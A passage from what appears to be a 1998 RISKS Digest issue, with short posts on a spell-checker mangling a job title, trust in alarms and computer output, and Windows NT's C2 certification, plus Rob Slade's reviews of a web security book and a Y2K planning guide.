"I've worked on this (math) problem for a long time," said Blosser. "When I started working at U S West, all that computational power was just too tempting for me." Blosser ran up 10.63 years of CPU time in his failed search for a new prime number.

The full article can be found at:

<http://cnn.com/TECH/computing/9809/15/uswest.hacker.ap/index.html>

✶ Spelling checker yields "General Negro" for Position Available

Matt McPherson <mmcphers@great-lakes.net>

Fri, 25 Sep 1998 10:36:49 -0400

Although mined extensively already, the vein of risks associated with automatic spelling checkers runs so rich that I can't resist a contribution. This gem just came across our e-mail, in the form of a MS Word attachment, as one entry in a list of job opportunities:

GS-0801, General Negro

A little investigation reveals that GS-0801 is actually the job series designation for "General Engr". My experience with said word processor (in its default configuration) is that it takes a very aggressive approach to spell checking, and leaves me no doubt how this entry occurred.

I expect some of my non-RISKS reading colleagues here may require a little explanation to see the humor. [A little black humor, at that. PGN]

Matt McPherson, U.S. Army Corps of Engineers, Detroit District
mattm@superior.lre.usace.army.mil

✉ Re: De-Rail Canada (Martin, [RISKS-19.94](#))

Ruth Milner <rmilner@aoc.nrao.edu>
Wed, 16 Sep 1998 18:17:59 -0600 (MDT)

Bruce Martin (Bruce_Martin@manulife.com) described a VIA Rail Canada derailment on Sept 3, 1997, and the fact that although monitoring systems generated an alarm, the crew had erroneously concluded that "the failure was in the warning system, and [...] disconnected it." He then commented:

The "computer error" has become a truism, humans are often more likely to believe in the integrity of mechanical systems than computer systems.

This doesn't mesh with my experience.

Back in 1981, when I would guess that the majority of trains didn't have computer-generated warnings of mechanical failure, a friend and I took the TransCanada from Vancouver to Toronto. At a stop in eastern British Columbia, we got talking to the engineers and they invited us to join them in the engine compartment.

An hour or so after leaving the station, an alarm - a mechanical bell like many older fire alarms - went off. One of the engineers went to the rear part of the engine to check it out. A minute or so later, the alarm went silent and he came back. When I asked what the problem had been, he said that there was no problem: the alarms frequently went off for no apparent reason and he had loosened the cover to shut it up.

So much for believing in the integrity of mechanical systems.

Furthermore, probably like most people reading this article, I have lost count of the number of times I have tried to explain to someone why information is not necessarily correct simply because it's "what the computer says". This happens even in situations where the information is blatantly wrong, but because it is displayed on a computer screen, it is taken as gospel and the people accepting it don't make the

slightest effort
to evaluate it for themselves. (The cynic in me believes that
this ability
is rapidly atrophying.)

In the end, for whatever reasons, perhaps humans are simply more
likely to believe what they want to believe - a big risk in
itself,
of course.

Ruth Milner, Assistant to the Director, Computing, NRAO, Socorro
NM
rmilner@nrao.edu 1-505-835-7282

✉ Re: "Windows NT Security" (Frankston, [RISKS-19.95](#))

John Nolan <jpnolan@Op.Net>
Thu, 17 Sep 1998 23:41:40 -0400 (EDT)

Bob Frankston mentioned that Windows NT "has been C2 certified,"
without
elaborating. This is a misleading comment.

Some years ago, a specially-prepared version of Windows NT 3.51
was
certified as C2 secure. But this is the **only** version of
Windows NT that
was ever certified as such. Extensive modifications were made to
the system
registry in order to meet the standard, and the machine was not
networked at
the time.

Windows NT 4.0 has **never** been certified as C2 secure, neither
in specially
modified form, nor otherwise. It is not C2 certified.

I hope someone with expert knowledge will fill us in on the
details. I just

think it's a shame that this myth is constantly repeated.

John Nolan, jn@n2k.com

🔥 REVIEW: "Web Security Sourcebook", Rubin/Geer/Ranum

"Rob Slade" <rslade@sprint.ca>
Fri, 18 Sep 1998 10:18:53 -0800

BKWBSCSB.RVW 980711

"Web Security Sourcebook", Aviel D. Rubin/Daniel Geer/Marcus J. Ranum,

1997, 0-471-18148-X, U\$29.99/C\$42.50

%A Aviel D. Rubin rubin@bellcore.com

%A Daniel Geer

%A Marcus J. Ranum

%C 5353 Dundas Street West, 4th Floor, Etobicoke, ON M9B 6H8

%D 1997

%G 0-471-18148-X

%I John Wiley & Sons, Inc.

%O U\$29.99/C\$42.50 416-236-4433 fax: 416-236-4448

%P 350 p.

%T "Web Security Sourcebook"

As Steve Bellovin notes in the foreword, complexity and security are

antithetical. To have a complete picture of the security of a single

transaction in World Wide Web activity one must consider the hardware of the

user, the operating system of the user, the client software of the user, the

hardware of the host, the operating system of the host, the server software

of the host, the base transport protocol, the higher level (generally HTTP:

the HyperText Transport Protocol) protocol, the general structure of the

network itself, and the various forms of content. To expect a

short book to cover all of this material is unrealistic. The current work, however, is of inconsistent quality and falls short even of a much reduced target.

Chapter one looks at basic Web history and technology plus a few illustrative security loopholes. While basic browser security information is presented in chapter two, the presentation is disorganized and seems to stress some relatively improbable risks. On the other hand, it does point out some important and little known problems with Internet Explorer.

Advanced browser security lists a good deal of misinformation about cookies (along with some real dope) and discusses anonymous remailers in chapter three.

The discussion of scripting, in chapter four, is simplistic in the extreme.

While I would personally agree with the assessment that JavaScript and ActiveX are not worth the security hazards they represent, these technologies deserve more than the terse dismissal they receive in the text.

Java gets somewhat more detailed discussion but the authors do not appear to distinguish between design factors and specific implementation bugs limited to a given platform. Server security is limited to UNIX permissions in chapter five. Chapter six looks primarily at commercial cryptographic products, but without having built a solid foundation for their effective use. Scripting is again reviewed in chapter seven, this time concentrating on (again) UNIX CGI (Common Gateway Interface) programming for sanitizing input from users.

The overview of firewall technologies in chapter eight is reasonable and balanced, citing the different types of firewalls, their strengths and weaknesses, and the fact that firewalls can only be one tool in a larger security strategy, never a complete answer. Chapter nine presents the different protocols in transaction security quite well, but fails to give an analysis of the social and market forces that are equally important to the overall picture. Some systems for electronic payment are compared in chapter ten. Predicting the future is, of course, problematic, but chapter eleven seems to contain more faults than can legitimately be said to be inherent to the process. As only one example, the authors look forward with trepidation to "network aware" viruses. I'm sorry to tell you this, guys, but the proof of that concept happened in the wild more than a decade before you wrote the book, and has transpired depressingly often since.

The presentation of this text as a sourcebook is probably valid on the one hand: the primary value of the tome lies in the mention of various commercial systems related to Web security. It cannot, however, be recommended as a sole source. Both a conceptual background and an overall review of the totality of Web security factors are missing. There are interesting points in the book, and even useful tips, but while it may belong on the bookshelf of the dedicated Web administrator it is not necessarily a must read for those with limited resources.

REVIEW: "Computer Crisis 2000", W. Michael Fletcher

"Rob Slade" <rslade@sprint.ca>
Wed, 23 Sep 1998 10:04:53 -0800

BKCMCR2K.RVW 980619

"Computer Crisis 2000", W. Michael Fletcher, 1998, 1-55180-138-8,
U\$12.95/C\$15.95

%A W. Michael Fletcher feedback@highspin.com
%C 1481 Charlotte Road, North Vancouver, BC V7J 1H1
%D 1998
%G 1-55180-138-8
%I Self-Counsel Press
%O U\$12.95/C\$15.95 604-986-3366 fax: 604-986-3947
selfcoun@pinc.com
%P 232 p.
%T "Computer Crisis 2000"

The book jacket states that the author has thirty years of experience in advising businesspeople how to deal with technology. If so, then he is, of course, part of the problem, since this problem is not one that wasn't foreseen. Indeed, in the preface he admits he came late to the problem, and certainly a warning book now is just a tad behind the times. However, the book is aimed at small and medium sized businesses. This market has been neglected in other works on the topic, and may still have room to fix the situation as far as it can be dealt with internally, since their computing needs are presumably less monolithic than those of the corporate giants.

Part one is a definition of the problem and how it may affect people and businesses. The explanation is split into the first two chapters (the book chapters are very short). Generally the exegesis is reasonable, although not altogether convincing of the seriousness of the situation, but it also contains some sections detailing accounting functions that have only a minimal bearing on the issue. A third chapter lists some excuses for avoiding the work involved, but adds nothing to the book. Possible impacts get sidetracked into the beginnings of an action plan, the action plan is disorganized, and the section ends with a look at legalities that ends, for some reason, with some thoughts on tax law.

Part two looks at large institutions. The review of government says what the author thinks they should be doing, but gives limited (and likely incorrect) analysis of what the situation and prognosis actually is. Much the same applies to the chapter on infrastructure and utilities. (The optimistic view of the Internet in the event of a communications failure is particularly naive.) The overview of finances simply looks at a bleak set of possible problems, most without solution.

Planning and implementation is addressed in part three. The initial outline is quite good, stressing that the time for delay and cheap solutions is past, but it may not be entirely convincing to managers and business owners due to the weak opening in part one. Personnel and inventory get some detail, but the implementation itself is strung over four chapters with

questionable organization.

The final two parts contain two chapters looking at the possible ancillary benefits of going through the year 2000 process, and a very terse look at the international scene. An appendix lists both print and online resources.

As Fletcher notes in the preface, he could not put absolutely everything into the book, and polishing and the inclusion of more material would have delayed a project that is late enough as it is. The concentration on personal computers and shrink wrapped software is valid given the target audience. However, more detail on certain implementation areas would have greatly improved the book. As only one example, getting commitments from suppliers is lacking in breadth and range, and there should be contingency plans for the inevitable failures in some part of the infrastructure. This book is not alarmist: if anything it does not paint the scene widely enough.

copyright Robert M. Slade, 1998 BKCMCR2K.RVW 980619



Report problems with the web pages to [the maintainer](#)